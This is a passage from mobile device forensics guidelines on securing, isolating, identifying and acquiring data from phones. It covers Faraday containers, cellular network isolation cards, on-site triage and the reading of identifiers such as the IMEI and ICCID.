Preservation involves the search, recognition, documentation, and collection of electronic-based evidence to use evidence successfully; whether in a court of law or a less formal proceeding, preserve all evidence. Failure to preserve evidence in its original state could jeopardize an entire investigation, potentially losing valuable case-related information.

The remaining sections of this chapter provide supplemental information related to mobile devices, following the paradigm of Securing and Evaluating the Scene, Documenting the Scene, Isolation, Packaging, Transporting, and Storing Evidence, and Triage/On-Site Processing.

67.4.1. 4.1 Securing and Evaluating the Scene

Incorrect procedures or improper handling of a mobile device during a seizure may cause loss of digital data. Moreover, traditional forensic measures, such as fingerprints or DNA testing, may need to be applied to establish a link between a mobile device and its owner or user. If the device is not handled properly, physical evidence may be contaminated and rendered useless.

Alertness to mobile device characteristics and issues (e.g., memory volatility) and familiarity with tangential equipment (e.g., media, cables, and power adapters) are essential. For mobile devices, sources of evidence include the device, UICC, and associated media. Associated peripherals, cables, power adapters, and other accessories are also of interest. All areas of the scene should be searched thoroughly, ensuring related evidence is not overlooked.

Equipment associated with the mobile device, such as removable media, UICCs, or personal computers, may prove more valuable than the mobile device itself. Removable media varies in size and can be easily hidden and difficult to find. Removable memory cards are often identifiable by their distinctive shape, and electrical contacts located on their bodies are used to establish an interface with the device. Personal computers may be particularly useful in later accessing a locked mobile device if the personal computer has established a trusted relationship. For example, Apple incorporates a pairing process whereby an existing pairing record file can be used by tools [Zdz12] to access the mobile device while it is still locked.

When interviewing the owner or user of a mobile device, consider requesting any security codes, passwords, or gestures needed to access its contents. For example, GSM devices may have authentication codes set for the internal memory and/or the UICC.

While securing a mobile device, caution should be taken when an individual can handle the mobile device. Many mobile devices have master reset codes that clear the contents of the device to original factory conditions. Master may be performed remotely, requiring proper precautions such as network isolation to ensure that evidence is not modified or destroyed.

Mobile devices may be found in a compromised state that may complicate seizure, such as immersion in a liquid. In these situations, forensic examiners should adhere to agency-specific procedures. One method involves the removal of the battery preventing electrical shorting. At the same time, the remainder of the mobile device is sealed in an appropriate container filled with the same liquid for transport to the lab, provided the liquid is not caustic. Some compromised states, such as blood contamination or use with explosives (i.e., as a bomb component), can pose a danger to the technician collecting evidence. In such situations, consult a specialist for specific instructions or assistance.

Mobile devices and associated media sometimes are found in a damaged state caused by accidental or deliberate action. Devices or media with visible external damage do not necessarily prevent the extraction of data. Take damaged equipment back to the lab for closer inspection. Repairing damaged components on a mobile device and restoring the device to working order for examination and analysis may be possible.

Undamaged memory components may also be removed from a damaged device and their contents recovered independently. This method should be used with caution, as it is not possible with all devices.

67.4.2. 4.2 Documenting the Scene

Evidence must be accurately identified and accounted for. Non-electronic materials such as invoices, manuals, and packaging material may provide useful information about the device's capabilities, the network used, account information, and unlocking codes for the PIN. Photographing the crime scene in conjunction with documenting a report on the state of each digital device and all computers encountered may be helpful in the investigation if questions arise later about the environment.

Create a record of all visible data. All digital devices, including mobile devices, which may store data, should be photographed, peripherals cables, power connectors, removable media, and connections. Avoid touching or contaminating the mobile device when photographing it and the environment where found. If the device's display is in a viewable state, photograph the screen's contents and, if necessary, record manually, capturing the time, service status, battery level, and other displayed icons.

67.4.3. 4.3 Isolation

Many mobile devices offer the user the ability to perform either a remote lock or remote wipe by simply sending a command (e.g., text message) to the mobile device.

Additional reasons for disabling network connectivity include incoming data (e.g., calls or text messages) that may modify the current state of the data stored on the mobile device. Outgoing data may also be undesirable as delivering the current GPS location to an advisory providing the geographic location of the forensic examiner.

Therefore, forensic examiners need to be aware and take precautions when securing mobile devices mitigating the chance of data modification. The Scientific Working Group on Digital Evidence's (SWGDE) "Best Practices for Mobile Phone Forensics" document covers best practices for the proper isolation of mobile devices. Some key implications for proper collection are summarized below.

Isolating the mobile device from other devices used for data synchronization is important to keep new data from contaminating existing data. If the device is found in a cradle or connected with a personal computer, pulling the plug from the back of the personal computer eliminates data transfer or synchronization overwrites. It is recommended that a capture of the personal computer's memory be extracted before "pulling the plug," as memory acquired generally proves to be of significant forensic value. Caution should be used, as removing a device that performs a software update or backup can potentially corrupt the mobile device's file system. Qualified digital forensics professionals should use memory forensics tools to capture a personal computer's memory. Seize the mobile device along with associated hardware. DO NOT remove Media cards, UICCs, and other hardware residing in the mobile device. Also, seizing the computer connected to the mobile device can acquire synchronized data from the hard disk, otherwise not obtained from the device. Any associated hardware such as media cards, UICCs, power adapters, device sleeves, or peripherals should be seized along with related materials such as product manuals, packaging, and software.

Isolating a mobile device from all radio networks (e.g., WiFi, Cellular, and Bluetooth) is important to keep new traffic, such as SMS messages, from overwriting existing data. Besides the risk of overwriting potential evidence, the question may arise whether data received on the mobile device after the seizure is within the scope of the original authority granted. Vulnerabilities may exist that may exploit weaknesses related to software vulnerabilities from the web browser and OS, SMS, MMS, third-party applications, and WiFi networks. The possibility of such vulnerabilities being exploited may permit the argument that data modification occurred during the forensic examination.

Three basic methods for isolating the mobile device from radio communication and preventing these problems are to either: place the device in airplane mode, turn the device off, or lastly, place the device in a shielded container. Each method has certain drawbacks.

- Enabling "Airplane Mode" requires interaction with the mobile device using the keypad, posing some

riskless if the technician is familiar with the device in question and documents the actions taken (e.g., on paper or video). Note: airplane mode does not prevent the system from using other services such as GPS in all cases.

- Turning off the mobile device may activate authentication codes (e.g., UICC PIN and/or handset security codes), which are then required to gain access to the device, complicating acquisition and delaying examination.
- Keeping the mobile device on but radio isolated shortens battery life due to increased power consumption as devices unable to connect to a network raise their signal strength to maximum. After some period, failure to connect to the network may cause certain mobile devices to reset or clear network data that otherwise would be useful if recovered. Faraday containers may attenuate the radio signal but not necessarily eliminate it, allowing the possibility of communications being established with a cell tower if in its immediate vicinity. The risk of improperly sealing the Faraday container (e.g., bag improperly sealed, exposed cables connected to the forensic workstation may act as an antenna) and unknowingly allowing access to the cell network also exists.

Some mobile devices are normally configured to enter energy savings mode and shut off the display after a short period of inactivity to conserve power. Some devices also shut themselves off if the battery level drops below a certain threshold to protect data stored in volatile memory, defeating the original purpose of keeping it turned on. Keeping such a device in an active state is troublesome, requiring periodic interaction with the device. If additional power supplies are not available to a device and it is turned off to conserve power and preserve memory contents, the risk of encountering a protection mechanism when turned on again is likely. Moreover, there is usually no deactivation of authentication mechanisms, such as passwords, without first satisfying the mechanism (e.g., supplying the correct password).

The time maintained on the mobile device may be set independently of that from the network. Always record the date and time shown on the handset, if it is turned on, and compare them with a reference clock, noting any inconsistencies. If the screen is dim due to power management, it may be necessary to press an “insignificant” key, such as the volume key, to light the screen.

Security mechanisms, key remapping, and malicious programs may be present on mobile devices. Certain types of modifications to the device’s software applications and operating system might affect the way it is handled. The following is a list of examples of some classes of modifications to consider:

Security Enhancements – Organizations and individuals may enhance their handheld devices with add-on security mechanisms. A variety of login, biometric, and other authentication mechanisms are available for mobile devices may be as replacements or supplements to password mechanisms. Improper interaction with a machine could cause the device to lock down and even destroy its contents. This is particularly concerned with mechanisms that use security tokens whose presence is constantly monitored and whose disconnection from a card slot or other device interface is immediately acted upon.

? Malicious Programs – A mobile device may contain a virus or other malicious software. Such malware

may attempt to spread to other devices over wired or wireless interfaces, including cross-platform jumps to completely different platforms. Intentional replacement of some common utilities or functions happens with versions of software designed to alter or damage data present on a mobile device. Such programs could be activated or suppressed based on conditions such as input parameters or hardware key interruptions. Watchdog applications get written to listen for specific events (e.g., key chords or over-the-air messages) and carry out actions such as deleting the device's contents.

- Key Remapping – Remapping hardware keys causes the keys to perform a different function than the default. A keypress or combination of key presses intended for one purpose could launch an arbitrary program.
- Geo-Fencing – Some devices may be configured to automatically wipe all data when the GPS in the device determines that it has left (or entered) a specific predetermined geographic area. This method may also employ WiFi towers for location determination as well.
- Explosives and Booby Traps – Mobile devices may be rigged to detonate bombs remotely or explode themselves if a specific action is carried out on the device (e.g., receiving an incoming call, text message, or pressing a specific key chord sequence, etc.).
- Alarms – Many mobile devices have an audible alarm feature. The alarm function can power on an inactive device, establishing network connectivity and the potential for a remote wipe.

The following sections 4.3.1 through 4.3.3 discuss the use and characteristics of radio isolation containers and cellular network isolation techniques.

13 For more information, visit: <http://appleinsider.com/articles/13/05/14/mobile-malware-exploding-but-only-for-android>

14 For more information, visit: <http://www.scientificamerican.com/article.cfm?id=boston-marathon-bomb-attack>

67.4.3.1. 4.3.1 Radio Isolation Containers

A field test on various mobile phone shielding devices (i.e., a tool designed to act as a Faraday cage) was conducted at Purdue University. Many shielding devices claim to radio isolate a mobile device.

Unfortunately, these tools do not always successfully prevent network communication. The tests conducted at Purdue used multiple shielding devices with mobile devices operating over three of the largest U.S. providers while varying the distance from the provider's towers.

The majority of the test cases proved that the shielding devices tested did not prevent network communication in all cases, SMS messages most often penetrated the device while shielded, followed by voice calls and MMS messages. The shielding devices may fail due to the materials not providing enough attenuation, leaks or seams in the shield, or the conductive shield acting as an antenna.

While many manufacturers claim the effectiveness of their shielding device, it is important to understand the isolation device's effectiveness based upon attenuating signals between specific decibels. Therefore, the isolation containers tested were not 100% effective in most cases, and devices used to preserve evidence require verification.

Some of the products mentioned in the above paper have since been improved to provide a more effective radio isolation solution. Examiners should test their own products to validate that they are working properly before use.

67.4.3.2. 4.3.2 Cellular Network Isolation Techniques

Some techniques exist for isolating a mobile device from cell tower communications. Fully charge the device before the examination, and consideration should be given to having a fixed or portable power source attached. The following provides an overview of various cellular network isolation techniques.

- **Cellular Network Isolation Card (CNIC)** – A CNIC mimics the identity of the original UICC and prevents network access to/from the handset. Such cards prevent the handset from erasing call log data due to a foreign SIM being inserted. This technique permits acquisition without concern of wireless interference.
- **Shielded Containers** – A portable shielded container may allow examinations to be conducted safely once the phone is situated inside. Cables connected to the container must be fully isolated to prevent network communications from occurring. This method is one of the most frequently used.
- **Shielded Work Areas** – Shielding an entire work area can be an expensive but effective way to conduct examinations safely in a fixed location. A “Faraday tent” is a cheaper alternative that also allows portability. Feeding cables into the tent is problematic, however, since, without proper isolation, they can behave as an antenna, defeating the purpose of the tent. The workspace may also be very restrictive.
- **Disabling Network Service** – The cellular carrier providing service to the mobile device might be able to disable service. The service provider or network operator must be determined and contacted to identify the service to be disabled (e.g., the equipment identifier, subscriber identifier, phone number). However, such information is not always readily available, and the coordination and confirmation process may also impose delays.
- **Jamming/Spoofing Devices** – Emitting a signal stronger than a cell phone’s or interfering with the signal rendering communication useless. Another technique involves tricking the phone into thinking a “no service” signal is coming from the nearest cell tower. Because such devices may affect communications in the surrounding public airspace beyond the examination area, unlicensed use may be illegal in some jurisdictions.

67.4.3.3. 4.3.3 Cellular Network Isolation Cards

Some tools have the ability to create a Cellular Network Isolation Card (CNIC) [SWG13]. CNICs provide cellular network isolation that prevents network communication that may modify data on a mobile device (e.g., remote wiping, incoming text messages). A CNIC lacks specific data elements required to establish connectivity between the mobile device and its associated network. For example, CNIC's do not contain a cipher key, thus preventing access to a cellular network. A CNIC may be required for mobile device data extraction, as some phones cannot boot without a UICC present.

Some tool manufacturers and vendors refer to this as a "SIM clone." The creation of a CNIC is not a true clone of the source UICC because the authentication key and other user data are not copied in the cloning process.

A CNIC may be created either by the examiner using the original UICC as a source or manually entering the data. Manual entry is helpful if the UICC associated with a specific mobile device is not present. CNICs are tool-specific; they are not interchangeable between the tools of various manufacturers. CNICs vary in their effectiveness and support based on specific mobile devices. For example, CNICs may not be used for data extraction from TDMA devices.

Occasionally, a UICC may not be present with a mobile device or get intentionally damaged, but necessary for data acquisition. One of the most common mistakes forensic examiners make is to insert a foreign UICC into the mobile device to facilitate data acquisition. Some mobile devices are linked to a specific UICC. When this linkage exists, booting a mobile device with a foreign UICC causes data elements such as call logs (missed, incoming and outgoing calls) and SMS messages present within the mobile device's internal memory to be erased.

A better approach is to create a substitute UICC (i.e., CNIC) to use with the mobile device that mimics key characteristics of the original UICC, tricking the device to accept it as the original. Most mobile forensic tools provide the forensic examiner with the ability to create a CNIC.

Substituting UICCs, sometimes referred to as CNICs, may be useful in many situations:

- If a mobile device's UICC is missing or damaged and is required for acquisition with a forensic tool, the creation of a CNIC permits data to be recovered from the handset.
- If the UICC for a device is present but requires a PUK code, a substitute UICC can be created providing acquisition to proceed without having to contact the service provider for the PUK.
- If cellular network isolation is required (e.g., avoiding incoming calls or text messages), a CNIC provides a method permitting data acquisition from the handset while simultaneously denying cellular network authentication.
- If a forensic tool accesses the UICC during the acquisition process, using a CNIC in the handset eliminates the possibility of the original being modified (e.g., status flag of SMS messages modified).

from unread to read).

The values by which the mobile device correlates to the previously inserted UICC are the ICCID and the IMSI. Often only one of these values is used. Both identifiers are unique and used to authenticate the user to the network. While the minimum data needed to create a UICC may be simply one of these two values, some mobile devices may require additional data to be populated on the CNIC to be properly recognized. The possibility exists that data, other than user data, may change on the handset due to inserting a CNIC.

67.4.4. 4.4 Packaging, Transporting, and Storing Evidence

Once the mobile device is ready to be seized, the forensic specialist should seal the device in an appropriate container and label it appropriately according to agency specifications.

Due to the volatile nature of some mobile devices, check them immediately into a forensic laboratory for processing and discuss the power requirements with the evidence custodian. Battery-powered devices held in storage for more than a day risk power depletion and data loss unless a process is in place to avoid this outcome.

Storage facilities that hold evidence should provide a cool, dry environment appropriate for valuable electronic equipment. All evidence should be in sealed containers in a secure area with controlled access.

67.4.5. 4.5 On-Site Triage Processing

Currently, many organizations are challenged with large backlogs of digital forensics casework. An on-site triage solution is being employed more and more worldwide to accommodate for this exponential growth in digital forensic caseload. Triage involves performing data Guidelines on Mobile Device Forensics extraction (i.e., Manual or Logical) on-scene followed immediately by a preliminary analysis of the data extracted. Logical extraction tools provide additional capabilities to use keywords and specific known hashes, alerting the on-scene examiner immediately to potential issues that need to be addressed. Where possible, devices supporting encryption, such as Android and iOS devices, should be triage processed at the scene if they are found in an unlocked state, as the data may no longer be available to an investigator once the device's screen is locked or if the battery exhausts. Deploying the use of field forensics tools to either acquire the device or establish a trusted relationship with the device will ensure that at a later time, access of data occurs after the device has been locked.

On-Site Triage is especially useful in identifying:

- Media most likely to contain evidence
- Those investigations that require a more detailed and technical examination
- The investigations that could be subject to a limited examination by qualified practitioners
- Material requiring urgent investigation
- Examinations suitable for outsourcing
- The extent of the assistance the unit will need to provide to an investigation.

On-Site Triage processing benefits include:

- Reduced laboratory workload – Digital forensic laboratory submissions may be reduced when nothing of interest is found on-scene, and the level of suspicion is low
- Exigency – On-scene examiners have actionable results immediately
- Better leveraging of existing resources – Intelligence resources are enhanced through the use of keywords/hash lists
- Reduced training costs – Triage tools are typically designed to require less training than deeper analysis tools and techniques
- Reduced unit cost – Triage tools are frequently more affordable than deeper analysis capable counterparts
- Live collection opportunity – Devices are often presented in an unlocked state affording the on-site examiner the potential to extract more data before the locking mechanism is activated.

Organizations may wish to develop some “scoring” method to prioritize on-site triage examinations. This should be developed on a per-organization basis and should be reviewed and updated to accommodate changes.

67.4.6. 4.6 Generic On-Site Decision Tree

Figure 7 illustrates an example of an on-site decision tree that may be used as a general guideline for organizations and agencies. This provides a starting point intended for customization allowing alignment with existing policies and procedures. The following list describes some of the actions and decision points contained within the tree.

- Unlocked/Undamaged – Is the device in an unlocked state and functional permitting a manual or logical data extraction?
- Urgent – Do circumstances exist such that data extraction is required on-site?
- Lab less than 2 hours away – Can the mobile device be transported to a forensics laboratory in less than 2 hours?
- Tool/Training – Is the device supported by the tool, and has the examiner received proper training?
- Contact Expert – The on-site examiner should contact an expert for additional assistance and guidance.
- Battery More than 50% – Does the device show that it has more than 50% remaining battery power?
- Need More Data – After the extraction is successful and the examiner has reviewed the results, is additional information or analysis required?




Figure 7: Generic Triage Decision Tree

67.5. 5. Acquisition

The acquisition is the process of imaging or otherwise obtaining information from a mobile device and its associated media. Performing an acquisition at the scene has the advantage that loss of information due to battery depletion, damage, etc., during transportation and storage is avoided. Unlike a laboratory setting, off-site acquisitions create challenges in finding a controlled setting in which to work with the appropriate equipment while satisfying additional prerequisites. For this discussion, a laboratory environment is assumed throughout this chapter.

The forensic examination begins with the identification of the mobile device. The type of mobile device, its operating system, and other characteristics determine the route to take in creating a forensic copy of the device's contents. The type of mobile device and data to be extracted generally dictates which tools and techniques to use in an investigation.

67.5.1. 5.1 Mobile Device Identification

To proceed effectively, mobile devices need to be identified by the make, model, and service provider. If the mobile device is not identifiable, photographing the front, back, and sides of the device may be useful in identifying the make, model, and current state (e.g., screen lock) later. Individuals may attempt to thwart specialists by altering the mobile device to conceal its true identity. Device alteration may range from removing manufacturer labels to filing off logos. In addition, the operating system and applications may be modified or, in rare situations, completely replaced, appear differently, and behave differently than expected. These modifications should be taken into consideration on a case-by-case basis.

If the mobile device is powered on, the information appearing on display may aid in mobile device identification. For example, the manufacturer's or service provider's name may appear on display, or the screen layout may indicate the family of operating systems used. Information such as the manufacturer's label may be found in the battery cavity (e.g., make, model, IMEI, MEID). Removing the battery from the cavity of a mobile device, even when powered off, may affect its state, particularly the contents of volatile memory. Most mobile devices keep user data in non-volatile memory (i.e., NAND). If the mobile device is powered on, battery removal will power it off, possibly causing an authentication mechanism to trigger when powered back on.

Other clues that allow the identification of a mobile device include manufacturer logos, serial numbers, or design characteristics (e.g., candy bar, clamshell). Overall, knowing the make and model helps limit the potential service providers by differentiating the type of network the device operates over (i.e., GSM, non-GSM) and vice versa. Synchronization software discovered on an associated computer may also help to differentiate among operating system families.

Further means of identification include the following:

- **Device Characteristics** – The make and manufacturer of a mobile device, may be identified by its observable characteristics (e.g., weight, dimensions, and form factor), particularly if unique design elements exist. Various websites contain databases of mobile devices that may be queried based on selected attributes to identify a particular device and obtain its specifications and features(15). Coverage is considerable but not extensive nor complete and may require consulting more than one repository before making a match.
- **Device Interface** – The power connector can be specific to a manufacturer and provide clues for device identification. With familiarization and experience, the manufacturers of certain mobile devices may be readily identified. Similarly, the size, number of contacts, and shape of the data cable interface are often specific to a particular manufacturer and may prove helpful in identification.
- **Device Label** – For mobile devices that are inactive, information obtained from within the battery cavity may be of assistance, particularly when coupled with an appropriate database. The manufacturer's label often lists the make and model number of the mobile device and unique identifiers, such as the Federal Communications Commission Identification Number (FCC ID) and an equipment identifier (IMEI or MEID). The FCC and equipment identifiers may be found on mobile

devices sold in the U.S. domestic market. For all mobile devices that use a UICC, the identity module is typically located under the battery and imprinted with a unique identifier called the Integrated Circuit Card Identification (ICCID). The International Mobile Equipment Identifier (IMEI) may be obtained by keying in *#06# for powered on GSM and UMTS phones. Similar codes exist for obtaining the Electronic Serial Number (ESN) or Mobile Equipment Identifier (MEID) from powered-on CDMA phones. Various sites on the Internet offer databases that provide information about the mobile device based on an identifier, such as the following:

- The IMEI is a 15-digit number that indicates the manufacturer, model type, and country of approval for GSM devices. The initial 8-digit portion of the IMEI, known as the Type Allocation Code (TAC), gives the model and origin. The remainder of the IMEI is manufacturer-specific, with a check digit at the end [GSM04]. A database lookup service is available from the GSM numbering plan Web site(16).
- The ESN is a 32-bit identifier recorded on a secure chip in a mobile device by the manufacturer. The first 8-14 bits identify the manufacturer, and the remaining bits represent the assigned serial number. Many mobile devices have codes that can be input into the handset to display the ESN. Hidden menus may also be activated on certain mobile devices by placing them in “test mode” through the input of a code. Besides the ESN, other useful information such as the phone number of the device may be obtained. Manufacturer codes may be checked online at the Telecommunications Industry Association Web site(17).

15 For more information, visit <http://www.phonescoop.com/phones/finder.php>.

<http://www.gsmarena.com/search.php3>, and <http://mobile.softpedia.com/phoneFinder>.

<http://www.gsmarena.com/search.php3>, and <http://mobile.softpedia.com/phoneFinder>.

16 For more information, visit <http://www.numberingplans.com/?page=analysis&sub=imeinr>.

17 For more information, visit <http://www.tiaonline.org/standards/resources/esn/codes.cfm>.

The ICCID of the UICC may be up to 20 digits long. It consists of an industry identifier prefix (89 for telecommunications), followed by a country code, an issuer identifier number, and an individual account identification number. The ICCID determines the country and network operator name. If the ICCID does not appear on the UICC, it may be obtained with a UICC acquisition tool. The GSM numbering plan Web site supports ICCID queries for this information(18).

- The first 3 characters of the FCC ID are the company code; the next 14 are the product code. The FCC provides a database lookup service to identify a device manufacturer and retrieve information about the mobile device, including photos, user manuals, and radiofrequency test results(19).
- MEID consists of a set of characters 56-bits in length (14 hex digits). It contains three fields, including an 8-bit regional code (RR), a 24-bit manufacturer code, and a 24-bit manufacturer-assigned serial number. The check digit (CD) is not considered part of the MEID. The MEID was created to replace ESNs, as all ESN's were exhausted by November 2008.
- Carrier Identification – The carrier for a mobile device may have its logo printed on the exterior. This is traditionally displayed prominently to allow for advertising and branding. This may provide the

examiner with insight on which carrier the mobile device operates. Mobile devices may be unlocked and possibly re-flashed to operate using a competing carrier. One method to make this determination is to examine the UICC if present. Most carriers imprint their logo on the front of the UICC. Additionally, extraction and analysis of the ICCID provide further confirmation.

- Reverse Lookup – The Number Portability Administration Center (NPAC) provides an automated phone system for law enforcement agencies to determine the current service provider assigned to a number and obtain contact information(20). This service covers both U.S. and Canadian phone numbers. If the telephone number of the mobile device is known, use a reverse lookup to identify the network operator and the originating city and state. For example, FoneFinder™ is a service to obtain such information(21). The network operator's website typically contains lists of supported devices to use to narrow down and possibly identify the mobile device in question. Because phone numbers get ported among service providers, they require more up-to-date information in many situations.

18 For more information, visit <http://www.numberingplans.com/?page=analysis&sub=simnr>.

19 For more information, visit <http://transition.fcc.gov/oet/ea/fccid/>.

20 For more information, visit: <http://www.npac.com/the-npac/access/law-enforcement-agencies-psaps>.

21 For more information, visit <http://www.fonefinder.net/>.

67.5.2. 5.2 Tool Selection and Expectations

Once the make and model of the mobile device are known, available manuals should be retrieved and studied. The manufacturer's website is a good place to begin. Typing the model number into a search engine may also reveal a significant amount of information about the mobile device. As mentioned earlier, the device being acquired largely dictates the choice of forensic tools. The following criteria have been suggested as a fundamental set of requirements for forensic tools and should be considered when a choice of tools is available:

- Usability – the ability to present data in a form that is useful to an investigator
- Comprehensive – the ability to present all data to an investigator to identify inculpatory and exculpatory evidence.
- Accuracy – the quality of the output of the tool has been verified
- Deterministic – the ability for the tool to produce the same output when given the same set of instructions and input data
- Verifiable – the ability to ensure accuracy of the output by having access to intermediate translation and presentation results
- Tested – the ability to determine if known data present within the mobile device internal memory is not modified and reported accurately by the tool.

Experimenting with various tools on test devices to determine which acquisition tools work efficiently with specific mobile device types is highly recommended. Besides gaining familiarity with the tool's capabilities, experimentation allows special-purpose search filters and custom configurations to be set up before use in an actual case. In addition, it allows for the installation of any needed software updates from the manufacturer.

Established procedures should guide the technical process of acquisition, as well as the examination of evidence. New circumstances may arise sporadically that require adjustment to existing procedures, and in some situations, require new procedures and methods to be devised. Some examples include: UICCs being permanently bonded into a mobile device, mobile devices capable of supporting multiple UICCs, and mobile devices that block logical acquisition ports until a connection is made with a cell tower. Procedures must be tested to ensure that the results obtained are valid and independently reproducible. Testing should occur on the same model of mobile device before attempting procedures on the case device. The development and validation of the procedures should be documented and include the following steps:

- Identifying the task or problem
- Proposing possible solutions
- Testing each solution on an identical test device and under-known control conditions
- Evaluating the results of the test
- Finalizing the procedure

67.5.3. 5.3 Mobile Device Memory Acquisition

Mobile devices are often submitted for laboratory processing with only specific items requested for recoveries, such as call logs or graphics. If any doubt or concerns exist about the requested data, contacting the submitter for clarification is recommended. Though it is not always necessary to recover all available data, a complete acquisition avoids having to redo the process later if additional data is requested. For examinations involving a limited scope search warrant (e.g., only text messages), a full memory data extraction may be completed, but take care to only report items covered by the warrant.

To acquire data from a mobile device, establish a connection to the device from the forensic workstation. Before performing an acquisition, the version of the tool or device being used should be documented, along with any applicable patches or errata from the manufacturer applied to the tool. As mentioned earlier, take caution and avoid altering a mobile device's state when handling it, for example, by pressing keys that may corrupt or erase data. Once the connection has been established, the forensic software suite or device may acquire data from the mobile device.

The date and time maintained on the mobile device is an important piece of information. The date and time may have been obtained from the network or manually set by the user. Owners may manually set the day or time to different values from the actual ones yielding misleading values in the call and message records found on the mobile device. Upon seizing a device, record the date and time maintained and differences from a reference clock. Nevertheless, confirmation at the time of acquisition may prove useful. If the mobile device was off when seized, the date and time maintained and differences from a reference clock should be recorded immediately when first powered on. Actions taken during acquisition, such as removing the battery to view the device label, may affect the time and date values.

Mobile devices may provide the user with an interface for a memory card. Mobile device forensic tools that acquire the contents of a resident memory card normally perform logical acquisition. If the device is found in an active state, acquire the mobile device's internal memory before removing and performing a physical acquisition of the associated media (e.g., microSD Card). Otherwise, if the device is found in a power-off state, a physical acquisition of the removable media should be performed before the internal handset memory of the mobile device is acquired. With either type of acquisition, the forensic tool may or may not have the capability to decode recovered data stored on the card (e.g., SMS text messages), requiring additional manual steps to be taken.

After an acquisition is finished, the forensic specialist should confirm that the correct capture of the contents of a device occurred. On occasion, a tool may fail without any error notification and require the specialist to reattempt acquisition. It is advisable to have multiple tools available and be prepared to switch to another if difficulties occur with the initial tool.

Invariably, not all relevant data viewable on a mobile device using the available menus may be acquired and decoded through a logical acquisition. Manually scrutinizing the contents via the device interface menus while video recording the process allows such items to be captured and reported and confirms that the

contents reported by the tool are consistent with observable data. Manual extraction must always be done with care, preserving the device's integrity if further, more elaborate acquisitions are necessary.

The contents of a mobile device's memory often contain information, such as deleted data, that is not recoverable through either logical or manual extractions. Lacking a software tool to perform a physical acquisition may be necessary to turn to hardware-based techniques. Two techniques commonly used are acquisition through a standardized JTAG test interface. The contents of a mobile device's memory often contain information, such as deleted data, that is not recoverable through either logical or manual extractions. Lacking a software tool to perform a physical acquisition may be necessary to turn to hardware-based techniques. Two techniques commonly used are acquisition through a standardized JTAG test interface, if supported on the device, and acquisition by directly reading memory that has been removed from the device.

67.5.3.1. 5.3.1 GSM Mobile Device Considerations

Mobile devices that do not require a UICC are relatively straightforward as the acquisition entails a single device. Mobile devices requiring UICCs are more complex. It is required to exam to two items: the handset and the UICC. Depending on the state of the mobile device (i.e., active, inactive), the handset and UICC may be acquired jointly or separately. It is generally accepted to process the UICC first while the device is in an inactive state.

Suppose the mobile device is active, first, joint acquisition of the handset and UICC contents. A direct acquisition recovers deleted messages on a UICC, while an indirect acquisition via the handset does not. The UICC must be removed from the mobile device and inserted into an appropriate reader for direct acquisition.

A well-known forensic issue that arises when performing a joint acquisition is that the status of unread text messages change between acquisitions. The first acquisition may alter the status flag of an unread message to read. Reading an unread text message from a UICC indirectly through the handset causes the device's operating system to change the status flags. UICCs that are read directly by a tool does not make these modifications. One way to avoid this issue is to omit to select the recovery of UICC memory when performing the joint acquisition (if the tool allows such an option).

